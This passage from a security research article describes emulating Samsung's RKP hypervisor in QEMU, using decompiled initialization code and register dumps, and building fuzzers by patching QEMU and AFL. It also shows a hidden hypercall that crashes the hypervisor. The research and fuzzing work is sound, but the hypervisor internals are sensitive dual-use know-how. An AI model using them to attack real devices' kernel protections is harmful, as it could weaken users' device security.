
Two bitmaps exist in this specific RKP implementation; rkp_pgt_bitmap and rkp_dbl_bitmap and their physical regions are provided by EL1 kernel. They are both written to by RKP. rkp_pgt_bitmap provides information to EL1 on whether addresses are protected by S2 mappings and as such accesses should be handled by RKP. rkp_dbl_bitmap is used to track and prevent unauthorized mappings from being used for page tables. The `rkp_bitmap_init()` success requires only the pointers to not be zero, however additional restrictions are defined during `rkp_paging_init()` function (0xb010e4c4) later.


Next, we see the RKP debug log being used, dumping system registers thus providing important information regarding the system state/configuration, which has helped us understand the system and configure the framework. Below a (processed) sample output is displayed with the various registers annotated. Finally, Samsung allows OEM unlock for the under examination device model, which allows us to patch vmm.elf, build and boot the kernel with the patched RKP and retrieve additional information. The final snippet line contains the debug log from a separate execution, where MAIR_ELn registers were replaced with SCTLR_EL1 and VTCR_EL2 respectively. How to build a custom kernel and boot a Samsung device with it is left as exercise to the reader.

```
0000000000000000    neoswbuilder-DeskTop RKP64_01aa4702
0000000000000000    Jul 11 2018
0000000000000000    11:19:42

/* hcr_el2 */      /* sctlr_el2 */
  84000003          30cd1835           5afe0001  RKP_6398d0cb

/* tcr_el2 */      /* tcr_el1 */
  80823518          32b5593519         5afe0001  RKP_64996474

/* mair_el2 */     /* mair_el1 */
21432b2f914000ff  0000bbff440c0400     5afe0001  RKP_bd1f621f
...


/* sctlr_el1 */    /* vtcr_el2 */
   34d5591d           80023f58         5afe0001  RKP_patched
```

Finally, one of the most important functions in RKP initialization follows; `rkp_paging_init()`. Numerous checks are performed in this function and the system memory layout must satisfy them all for RKP to by initialized successfully. Furthermore, physmap, bitmaps and EL2 Stage 1 and 2 tables are set or processed. We will be explaining some key points but will not go over every trivial check. Finally, we must ensure that any RKP required regions are reserved. The physical memory layout used in the framework aiming to satisfy the minimum requirements to achieve proper RKP initialization is shown below. Obviously, more complex layouts can be used to implement more feature rich frameworks.

The graph also explains the previously presented size selection of 3GBs for the emulation system RAM. This size ensures that the framework has a sufficiently large PA space to position executables in their expected PAs.





To sum up the process, after alignment and layout checks, the EL1 kernel region is set in physmap (13) and mapped in EL2 Stage 1 translation tables (14). The two bitmap regions are checked (15) and if they are not incorporated in the kernel text, their Stage 2 (S2) entries are changed to Read-Only and not executable (16) and finally physmap is updated with the two bitmap regions. FIMC region, which will be discussed shortly, is processed next (17) in function `my_process_fimc_region()` (0xb0112df0). Continuing, kernel text is set as RWX in S2 translation tables (18) which will change later during the initialization to read-only. Last but not least, physmap and extra memory address are unmapped from S2 (19) and (21) rendering them inaccessible from EL1 and their physmap regions are set (20) and (22).

```
// vmm-G955FXXU4CRJ5.elf

int64_t rkp_paging_init(void)
{
    /* alignment checks */


    v2 = my_rkp_physmap_set_region(text_pa, etext - text, 4);    /* (13) */
    if ( !v2 ) return v2;

    /* alignment checks */


    res = s1_map(text_pa, etext_pa - text_pa, 9);                /* (14) */
    ...

    /*
     * bitmap alignment checks                                  /* (15) */
     * might lead to label do_not_process_bitmap_regions
     */


    res = rkp_s2_change_range_permission(rkp_pgt_bitmap,         /* (16) */
```

```
            bitmap_size + rkp_pgt_bitmap, 0x80, 0, 1); // RO, XN
    ...

    res = rkp_s2_change_range_permission(rkp_map_bitmap,
                                         bitmap_size + rkp_map_bitmap,
                                         0x80, 0, 1); // RO, XN
    ...

do_not_process_bitmap_regions:

    if ( !my_rkp_physmap_set_region(rkp_pgt_bitmap, bitmap_size, 4) )
        return 0;

    res = my_rkp_physmap_set_region(rkp_map_bitmap, bitmap_size, 4);
    if ( res )
    {
        res = my_process_fimc_region();                          /* (17) */
        if ( res )
        {
            res = rkp_s2_change_range_permission(                /* (18) */
                                         text_pa, etext_pa,
                                         0, 1, 1);  // RW, X
            ...

                                                                 /* (19) */
            res = maybe_s2_unmap(physmap_addr, physmap_size + 0x100000);
            ...

            res = my_rkp_physmap_set_region(physmap_addr,        /* (20) */
                                         physmap_size + 0x100000, 8);
            ...

                                                                 /* (21) */
            res = maybe_s2_unmap(extra_memory_addr, extra_memory_size);
            ...

            res = my_rkp_physmap_set_region(extra_memory_addr,   /* (22) */
                                               extra_memory_size, 8);
            ...
        }
    }
    return res;
}
```

FIMC refers to Samsung SoC Camera Subsystem and during the kernel initialization, regions are allocated and binaries are loaded from the disk. There is only one relevant ‘hvc‘ call, related to the FIMC binaries verification (command id 0x71). RKP modifies the related memory regions permissions and then invokes EL3 to handle the verification in function ‘sub_B0101BFC()‘. Since we are implementing our own EL3 and are interested in EL2 functionality we will be ignoring this region. However, we still reserve it for completeness reasons and function ‘my_process_fimc_region()‘ simply processes the S2 mappings for this region. By invoking ‘hvc‘ with command id 0x71, even if every other condition is met and ‘smc‘ is reached, as discussed above EL3 will hang because there is no handler for ‘smc‘ command id 0xc200101d in our setup.

```
// vmm-G955FXXU4CRJ5.elf

sub_B0101BFC

...
mov  X0, #0xC200101D
mov  X1, #0xC
mov  X2, X19  // holds info about fimc address, size, etc.
mov  X3, #0
dsb  SY
smc  #0
```

...

Although, as mentioned, simply reserving the region will suffice for this specific combination of hypervisor and subsystem, it is indicative of the considerations needed when examining hypervisors, even if more complex actions are required by other hypervisors and/or subsystems. For example the verification might have been incorporated in the initialization procedure, in which case this could be handled by our framework EL3 component.

At this step we have performed the first step of RKP initialization successfully. After some tasks such as the `hvc` command counters initialization and the `is_rkp_activated` global flag setting `rkp_init()` returns. We can now invoke other `hvc` commands.

------[2.3.3 - RKP Deferred Initialization

The next step is the deferred initialization which is handled by function `rkp_def_init()` (0xb01131dc) and its main purpose is to set the kernel S2 translation permissions.

```
// vmm-G955FXXU4CRJ5.elf

void rkp_def_init(void)
{
    ...

    if ( srodata_pa >= etext_pa )
    {
        if (!rkp_s2_change_range_permission(text_pa, etext_pa, 0x80, 1, 1))
            // Failed to make Kernel range ROX
            rkp_debug_log("RKP_ab1e86d9", 0, 0, 0);
    }
    else
    {
        res = rkp_s2_change_range_permission(text_pa, srodata_pa,
                                             0x80, 1, 1)) // RO, X
        ...

        res = rkp_s2_change_range_permission(srodata_pa, etext_pa,
                                             0x80, 0, 1)) // RO, XN
        ...
    }

    rkp_l1pgt_process_table(swapper_pg_dir, 1, 1);
    RKP_DISALLOW_DEBUG = 1;
    rkp_debug_log("RKP_8bf62beb", 0, 0, 0);
}
```

As demonstrated below after `rkp_s2_change_range_permission()` invocation the kernel region is set to read only. Finally, in `rkp_l1pgt_process_table()` swapper_pg_dir (TTBR1_EL1) and its subtables are set to read-only and not-executable.

```
// EL1 text before rkp_s2_change_range_permission()
Third level: 0x80000000-0x80001000: S2AP=11, XN=0
...
// EL1 text after rkp_s2_change_range_permission()
Third level: 0x80000000-0x80001000: S2AP=1, XN=0
...

// swapper_pg_dir before rkp_l1pgt_process_table()
Third level: 0x80088000-0x80089000: S2AP=11, XN=0
Third level: 0x80089000-0x8008a000: S2AP=11, XN=0
...
```

```
// swapper_pg_dir after rkp_l1pgt_process_table()
Third level: 0x80088000-0x80089000: S2AP=1, XN=10
Third level: 0x80089000-0x8008a000: S2AP=1, XN=10
...
```

------[2.3.4 - Miscellaneous Initializations

In our approach, we have not followed the original kernel initialization to the letter. Specifically, we skip various routines initializing values regarding kernel structs such as credentials, etc., which are void of meaning in our minimal framework. Moreover, these are application specific and do not provide any valuable information required by the ARM architecture to properly define the EL2 state. However, we will be briefly presenting them here for completeness reasons, and as our system understanding improves and the framework supported functionality requirements increase (for example to improve fuzzing discussed next) they can be incorporated in the framework.

Command 0x40 is used to pass information about cred and task structs offsets and then command 0x42 for cred sizes during the credential initialization in kernel's `cred_init()` function. Next, in `mnt_init()` command 0x41 is used to inform EL2 about vfsmount struct offsets and then when rootfs is mounted in `init_mount_tree()` information regarding the vfsmount are sent via command 0x55. This command is also used later for the /system partition mount. These commands can only be called once (with the exception of command 0x55 whose counter is 2) and as mentioned above are used in the original kernel initialization process. Incorporating them to the framework requires understanding of their usage from both the kernel and the hypervisor perspective which will be left as an exercise to the reader who can start by studying the various `rkp_call()` kernel invocations.

----[2.4 - Final Notes

At this point we have performed most of the expected RKP initialization routines. We now have a fully functional minimal framework which can be easily edited to test and study the RKP hypervisor behavior.

More importantly we have introduced fundamental concepts for readers to implement their own setups and reach the current system state which allows us to interact with it and start investigating fuzzing implementations.

On a final note, some of the original kernel initialization routines were omitted since their action lack meaning in our framework. They were briefly introduced and interested readers can study the various `rkp_call()` kernel invocations and alter the framework state at will. Additionally, this allows the fuzzers to investigate various configuration scenarios not restricted by our own assumptions.

--[3 - Fuzzing

In this section we will be describing our approaches towards setting up fuzzing campaigns under the setup presented above. We will begin with a naive setup aiming to introduce system concepts we need to be aware and an initial interaction with QEMU source code and functionality. We will then be expanding on this knowledge, incorporating AFL in our setup for more intelligent fuzzing.

To verify the validity of the fuzzing setups presented here we evidently require a bug that would crash the system. For this purpose we will be relying on a hidden RKP command with id 0x9b. This command leads to function `sub_B0113AA8()` which, as shown in the snippet, adds our second argument (register X1) to value 0x4080000000 and uses the result as an address to store a QWORD. As you might be imagining, simply passing 0 as our second argument results in a data abort ;)

```
// vmm-G955FXXU4CRJ5.elf

int64_t sub_B0113AA8(exception_frame *exc_frame)
{
    *(exc_frame->x1 + 0x4080000000) = qword_B013E6B0;
    rkp_debug_log("RKP_5675678c", qword_B013E6B0, 0, 0);
    return 0;
}
```

To demonstrate the framework usage we are going to trigger this exception with a debugger attached. We start the framework and set a breakpoint in the handler from ‘hvc‘ command 0x9b at the instruction writing the QWORD to the evaluated address. Single stepping from there causes an exception, which combined with the previous information about RKP exception handlers, we can see is a synchronous exception from the same EL. Continuing execution from there we end up in the synchronous handler for data aborts (EC 0x25) which leads to ‘vmm_panic()‘ :)

```
(gdb) target remote :1234
_reset () at boot64.S:15
15          ldr x30, =stack_top_el3

(gdb) continue
...
Breakpoint 1, 0x00000000b0113ac4 in ?? ()
(gdb) x/4i $pc-0x8
   0xb0113abc:  mov     x0, #0x80000000
   0xb0113ac0:  movk    x0, #0x40, lsl #32
=> 0xb0113ac4:  str     x1, [x2,x0]
   0xb0113ac8:  adrp    x0, 0xb0116000
(gdb) info registers x0 x1 x2
x0             0x4080000000     277025390592
x1             0x0      0
x2             0x1      1


(gdb) stepi
0x00000000b010c1f4 in ?? ()

(gdb) x/20i $pc
=> 0xb010c1f4:  stp     x1, x0, [sp,#-16]!
   ...
   0xb010c234:  mov     x0, #0x200    // Current EL
   0xb010c238:  mov     x1, #0x0      // Synchronous
   0xb010c23c:  mov     x2, sp
   0xb010c240:  bl      0xb010aa44    // vmm_dispatch

(gdb) continue
Continuing.


Breakpoint 5, 0x00000000b010a80c in ?? ()  // EC 0x25 handler
(gdb) x/7i $pc
=> 0xb010a80c:  mov     x0, x22
   0xb010a810:  mov     x1, x21
   0xb010a814:  mov     x2, x19
   0xb010a818:  adrp    x3, 0xb0115000
   0xb010a81c:  add     x3, x3, #0x4d0
   0xb010a820:  bl      0xb010a4cc    // vmm_panic
```

----[3.1 - Dummy fuzzer

To implement the dummy fuzzer we decided to abuse ‘brk‘ instruction, which generates a Breakpoint Instruction exception. The exception is recorded in in ESR_ELx and the value of the immediate argument in the instruction specific syndrome field (ESR_ELx.ISS, bits[24:0]). In QEMU, this information is stored in ‘CPUARMStame.exception‘ structure as shown in the

following snippet.

```
// qemu/target/arm/cpu.h

typedef struct CPUARMState {
    ...

    /* Regs for A64 mode.  */
    uint64_t xregs[32];

    ...

    /* Information associated with an exception about to be taken:
     * code which raises an exception must set cs->exception_index and
     * the relevant parts of this structure; the cpu_do_interrupt function
     * will then set the guest-visible registers as part of the exception
     * entry process.
     */
    struct {
        uint32_t syndrome; /* AArch64 format syndrome register */
        ...
    } exception;
    ...
}
```

‘arm_cpu_do_interrupt()‘ function handles the exceptions in QEMU and we can intercept the ‘brk‘ invocation by checking ‘CPUState.exception_index‘ variable as shown in (23). There we can introduce our fuzzing logic and setup the system state with our fuzzed values for the guest to access as discussed next. Finally, to avoid actually handling the exception (calling the exception vector handle, changing ELs etc.) which would disrupt our program flow, we simply advance ‘pc‘ to the next instruction and return from the function. This effectively turns ‘brk‘ into a fuzzing instruction.

```
// qemu/target/arm/helper.c

/* Handle a CPU exception for A and R profile CPUs.
   ...
 */
void arm_cpu_do_interrupt(CPUState *cs)
{
    ARMCPU *cpu = ARM_CPU(cs);
    CPUARMState *env = &cpu->env;
    ...

    // Handle the break instruction
    if (cs->exception_index == EXCP_BKPT) {                    /* (23) */

        handle_brk(cs, env);

        env->pc += 4;
        return;
    }
    ...

    arm_cpu_do_interrupt_aarch64(cs);
    ...
}
```

We utilize syndrome field as a function identifier and specifically immediate value 0x1 is used to call the dummy fuzzing functionality. There are numerous different harnesses that can be implemented here. In our demo approach we only use a single argument (via X0) which points to a guest buffer where fuzzed data could be placed. The framework registers, hence arguments which will be passed to EL2 by ‘rkp_call_fuzz‘ after calling ‘__break_fuzz()‘ are set by our harness in function ‘handle_brk()‘.

```
// framework/main.c

void el1_main(void) {
    framework_rkp_init();
    rkp_call(RKP_DEF_INIT, 0, 0, 0, 0, 0);

    for(; ;){ // fuzzing loop
        __break_fuzz(); // create fuzzed values
        rkp_call_fuzz(); // invoke RKP
    }
}

// framework/util.S

__break_fuzz:
    ldr x0, =rand_buf
    brk #1
    ret
ENDPROC(__break_fuzz)

rkp_call_fuzz:
    hvc #0
    ret
ENDPROC(rkp_call_fuzz)
```

We will not be presenting complex harnesses here since this is beyond the scope of this article and will be left as exercise for the reader. We will, however, be describing a simple harness to fuzz RKP commands. Moreover, since most RKP handlers expect the second argument (X1 register) to point to a valid buffer we will be using ‘rand_buf‘ pointer as shown above for that purpose.

The logic should be rather straightforward. We get a random byte (24), at the end place it in X0 (25) and as a result will be used as the RKP command index. Next, we read a page of random data and copy it to the guest buffer ‘rand_buf‘ (using function ‘cpu_memory_rw_debug()‘) and use it as the second argument by placing the buffer address in X1 (26).

```
// qemu/target/arm/patch.c

int handle_brk(CPUState *cs, CPUARMState *env)
{
    uint8_t syndrome = env->exception.syndrome & 0xFF;
    int l = 0x1000;
    uint8_t buf[l];

    switch (syndrome) {
        case 0: // break to gdb
            if (gdbserver_running()) {
                qemu_log_mask(CPU_LOG_INT, "[!] breaking to gdb\n");
                vm_stop(RUN_STATE_DEBUG);
            }
            break;
        case 1: ; // dummy fuzz
            uint8_t cmd = random() & 0xFF;                          /* (24) */

            /* write random data to buffer buf */

            /*
             * Write host buffer buf to guest buffer pointed to
             * by register X0 during brk invocation
             */
            if (cpu_memory_rw_debug(cs, env->xregs[0], buf, l, 1) < 0) {
                fprintf(stderr, " Cannot access memory\n");
                return -1;
            }
```

```
            fuzz_cpu_state.xregs[0] = 0x83800000 | (cmd << 12);
            fuzz_cpu_state.xregs[1] = env->xregs[0];


            env->xregs[0] = fuzz_cpu_state.xregs[0];             /* (25) */
            env->xregs[1] = fuzz_cpu_state.xregs[1];             /* (26) */
            break;
        default:
            ;
    }
    return 0;
}
```

As you might expect after compiling the modified QEMU and executing the fuzzer, nothing happens! We elaborate more on this next.

------[3.1.1 - Handling Aborts

Since this is a bare metal implementation there is nothing to "crash". Once an abort happens, the abort exception handler is invoked and both our framework and RKP ends up in an infinite loop. To identify aborts we simply intercept them in `arm_cpu_do_interrupt()` similarly with `brk`.

```
// qemu/target/arm/helper.c

void arm_cpu_do_interrupt(CPUState *cs)
{
    ...

    // Handle the instruction or data abort
    if (cs->exception_index == EXCP_PREFETCH_ABORT ||
          cs->exception_index == EXCP_DATA_ABORT ) {

        if(handle_abort(cs, env) == -1) {
            qemu_system_shutdown_request(SHUTDOWN_CAUSE_HOST_ERROR);
        }
        // reset system
        qemu_system_reset_request(SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }
    ...
}
```

When a data or instruction abort exception is generated, we create a crash log in `handle_abort()` and then request QEMU to either reset and restart fuzzing or terminate if `handle_abort()` fails which essentially terminates fuzzing as we can not handle aborts. We use QEMU functions to dump the system state such as the faulting addresses, system registers, and memory dumps in text log files located in directory crashes/.

```
int handle_abort(CPUState *cs, CPUARMState *env)
{
    FILE* dump_file;

    if (open_crash_log(&dump_file) == -1) return -1;


    const char *fmt_str = "********* Data\\Instruction abort! *********\n"
                          "FAR = 0x%llx\t ELR = 0x%llx\n"
                          "Fuzz x0 = 0x%llx\t Fuzz x1 = 0x%llx\n";

    fprintf(dump_file, fmt_str, env->exception.vaddress,
                                env->pc,
                                fuzz_cpu_state.xregs[0],
                                fuzz_cpu_state.xregs[1]);
```

```
    fprintf(dump_file, "\n********** CPU State **********\n");
    cpu_dump_state(cs, dump_file, CPU_DUMP_CODE);
    fprintf(dump_file, "\n********** Disassembly **********\n");
    target_disas(dump_file, cs, env->pc-0x20, 0x40);
    fprintf(dump_file, "\n********** Memory Dump **********\n");
    dump_extra_reg_data(cs, env, dump_file);

    fprintf(dump_file, "\n********** End of report **********\n");

    fclose(dump_file);

    return 0;
}
```

A sample trimmed crash log is presented below. We can see that the faulting command is 0x8389b000 (or command index 0x9b ;) the faulting address and the code were the abort happened. You can create your own logs by executing the dummy fuzzer ;)

```
********** Data\Instruction abort! **********
FAR = 0x41000c5000       ELR = 0xb0113ac4
Fuzz x0 = 0x8389b000     Fuzz x1 = 0x800c5000

********** CPU State **********
 PC=00000000b0113ac4 X00=0000004080000000 X01=0000000000000000
X02=00000000800c5000 X03=0000000000000000 X04=0000000000000000
....
X29=00000000b0142e70 X30=00000000b010d294  SP=00000000b0142e70
PSTATE=600003c9 -ZC- NS EL2h

********** Disassembly **********
0xb0113abc:  d2b00000  movz     x0, #0x8000, lsl #16
0xb0113ac0:  f2c00800  movk     x0, #0x40, lsl #32
0xb0113ac4:  f8206841  str      x1, [x2, x0]
0xb0113ac8:  f0000000  adrp     x0, #0xb0116000
0xb0113acc:  911ac000  add      x0, x0, #0x6b0

********** Memory Dump **********
...
X00: 0x0000004080000000
000000407fffff60: Cannot access memory

...

X02: 0x00000000800c5000
...
00000000800c4fe0: 0x0000000000000000 0x0000000000000000
00000000800c4ff0: 0x0000000000000000 0x0000000000000000
00000000800c5000: 0x21969a71a5b30938 0xc6d843c68f2f38be
00000000800c5010: 0xd7a1a2d7948ffd7e 0x42793a9f98647619
00000000800c5020: 0x87c01b08bb98d031 0x1949658c38220d4d

...

********** End of report **********
```

------[3.1.2 - Handling Hangs

RKP has two functions that lead to system hangs; `rkp_policy_violation()` and `vmm_panic()`. The former is used when RKP unsupported exceptions or exception classes are triggered, while the latter aligns better with the `assert()` function logic.

Since there are only two functions with these characteristics we can simply reset the system if they are ever executed. This is done in QEMU function `cpu_tb_exec()` which is responsible for emulating the execution of a single basic block. When they are identified via their address, the system

is reset as with the abort case presented above, without however creating a crash log file.

Evidently, this is not an optimal approach and does not scale well. We will be providing a better solution in the setup with AFL described next.

```
// qemu/accel/tcg/cpu-exec.c

/* Execute a TB, and fix up the CPU state afterwards if necessary */
static inline tcg_target_ulong cpu_tb_exec(CPUState *cpu,
                                           TranslationBlock *itb)
{
    CPUArchState *env = cpu->env_ptr;
    ...

    if (env->pc == 0xB010DBA4) { // rkp_policy_violation
        qemu_log("[!] POLICY VIOLATION!!! System Reset!\n");
        qemu_system_reset_request(SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }

    if (env->pc == 0xB010A4CC) { // vmm_panic
        qemu_log("[!] VMM PANIC!!! We should not be here!!!\n");
        qemu_system_reset_request(SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }

    ...
}
```

----[3.2 - AFL with QEMU full system emulation

One of the major problems encountered during this work was QEMU changing rapidly. This caused various tools to become obsolete, unless teams were dedicated porting them to newer versions fixing various problems introduced by the modified QEMU code. With this in mind, we will first introduce problems stemming from this situation and previous work on full system emulation. We will then proceed with the proposed solution.

------[3.2.1 - Introduction


As mentioned before, we chose the latest stable QEMU v4.1.0 and AFL v2.56b. The first step was to port AFL to the target QEMU version. The patch itself is rather straightforward, so we will not be presenting details here. Refer to the attached afl-2.56-qemu-4.1.0-port/readme for more details. Note that to remove the QEMU directory from the AFL subfolder, we included in AFL header files config.h and afl-types.h in the patch. As a result, to avoid any unexpected behaviors theses files must be kept in sync between AFL and QEMU.

After applying the patches and building QEMU and copying the resulting binary in AFL directory as `afl-qemu-trace`, we invoke AFL with QEMU in the old fashioned way:

```
$ ./afl-fuzz -Q -i in -o out /usr/bin/readelf -a @@
```

We will briefly explain some QEMU/AFL key points to help understand the modified version. With QEMU the forkserver practically runs inside QEMU, starts when the ELF entry point is encountered and is kept in sync with AFL via pipes. When AFL instructs forkserver to run once, the forkserver (parent) clones itself, writes the QEMU child (child) pid to AFL and allows the child to execute free. AFL sets a child execution watchdog which will terminate the child if triggered. While the child runs it updates the AFL bitmap (`afl_maybe_log()`) and reports blocks that have not been translated yet back to the parent (`afl_request_tsl()`) who waits in a read loop (`afl_wait_tsl()`). Once a new block is encountered the parent mirrors the translation and avoid re-translation for future children which significantly improves fuzzing performance (interested readers can also

check [07]). Upon termination/crash/exit of the child, parent exits the wait loop, reports back to AFL and awaits AFL to order a new execution.



Our approach is based on TriforceAFL [08] whose goal was to fuzz the Linux kernel. We are going to provide a brief overview but skip various details, because as aforementioned TriforceAFL is based on old QEMU (2.3.0) and AFL (2.06b) versions, currently does not build and the project seems to be abandoned. Furthermore, Linux kernel is vastly more complex compared to our framework and the targeted hypervisor and for this reason different hashing algorithm for the bitmap was used, which is not required here. Additionally, the target in this article is an ARM binary and executes on different level (EL2) from the Linux kernel (EL1). Nonetheless, interested readers may refer to the project source code, documentation [09] and slides for additional details.

In short, they introduced an instruction as a handler to dispatch operations to 4 different functions called "hypercalls", all handled by QEMU. The parent executes normally and boots the VM until the first hypercall ‘startForkServer‘ is encountered which causes the forkserver to be instantiated. The parent/forkserver the spawns a child guest which then invokes hypercall ‘getWork‘ to fetch the new testcase from the host to the guest VM and then hypercall ‘startWork‘ to enable tracing and set the address region to be traced. If the child does not crash, it terminates by calling hypercall ‘endWork‘ to force the child QEMU to exit. These "hypercalls" are invoked from a custom Linux kernel driver.

As stated in TriforceAFL, getting forkserver to work was one of the most

difficult parts. QEMU full system emulation uses 3 threads; CPU, IO and RCU. Their solution was to have 'startForkServer' hypercall set a flag which causes CPU thread (vCPU) to exit the CPU loop, save some state information, notify the IO thread and exit. IO thread then receives the notification and starts the forkserver by forking itself. The child IO thread then spawns a new vCPU thread which restores its state from the previous vCPU saved information and continues execution cleanly from 'startForkServer'. Basically, the forkserver is the IO thread (whose vCPU thread has now terminated) and each new fork child spawns a new vCPU thread (with information from the parent vCPU saved state) to do the CPU emulation.

Finally, AFL was edited to increase the QEMU parent/child memory limit MEM_LIMIT_QEMU because full system emulation has larger memory requirements compared to user mode emulation, especially for emulating Linux kernel. Furthermore, during the AFL 'init_forkserver()' fork, a timer controlled by FORK_WAIT_MULT defined value is set in AFL to avoid blocking in read indefinitely in case forkserver in parent fails. This value was increased, because during this step the parent initializes the guest VM until 'startForkServer' hypercall is reached, which might be time consuming. Last but not least, mode enabled by argument -QQ was introduced to allow user to specify the QEMU binary path instead of using 'afl-qemu-trace'.

Our approach relies heavily on TriforceAFL as mentioned before. We decided to skip the TriforceAFL implementation details due to the vast QEMU differences, however we recommend readers to study the TriforceAFL [08] implementation and documentation.

------[3.2.2 - Implementation

First we are going to go over the AFL diff which is the most brief since we only modified afl-fuzz.c and config.h and we do not deviate much from TriforceAFL. The QEMU parent/child memory limits have been commented out since our framework emulation has much larger memory requirements in comparison. Secondly, to disable QEMU chaining feature which affects AFL stability, AFL normally sets environmental variable "QEMU_LOG" to "nochain" (see qemu/linux-user/main.c for details) before invoking QEMU in user mode. This option however is not honored in full system emulation and as a result QEMU option '-d nochain' _must_ be specified during QEMU full system emulation invocation. Lastly, users must set the various system configurations AFL requires such as disabling the CPU frequency scaling and external core dump handling utilities. We invoke the fuzzer with our setup as:

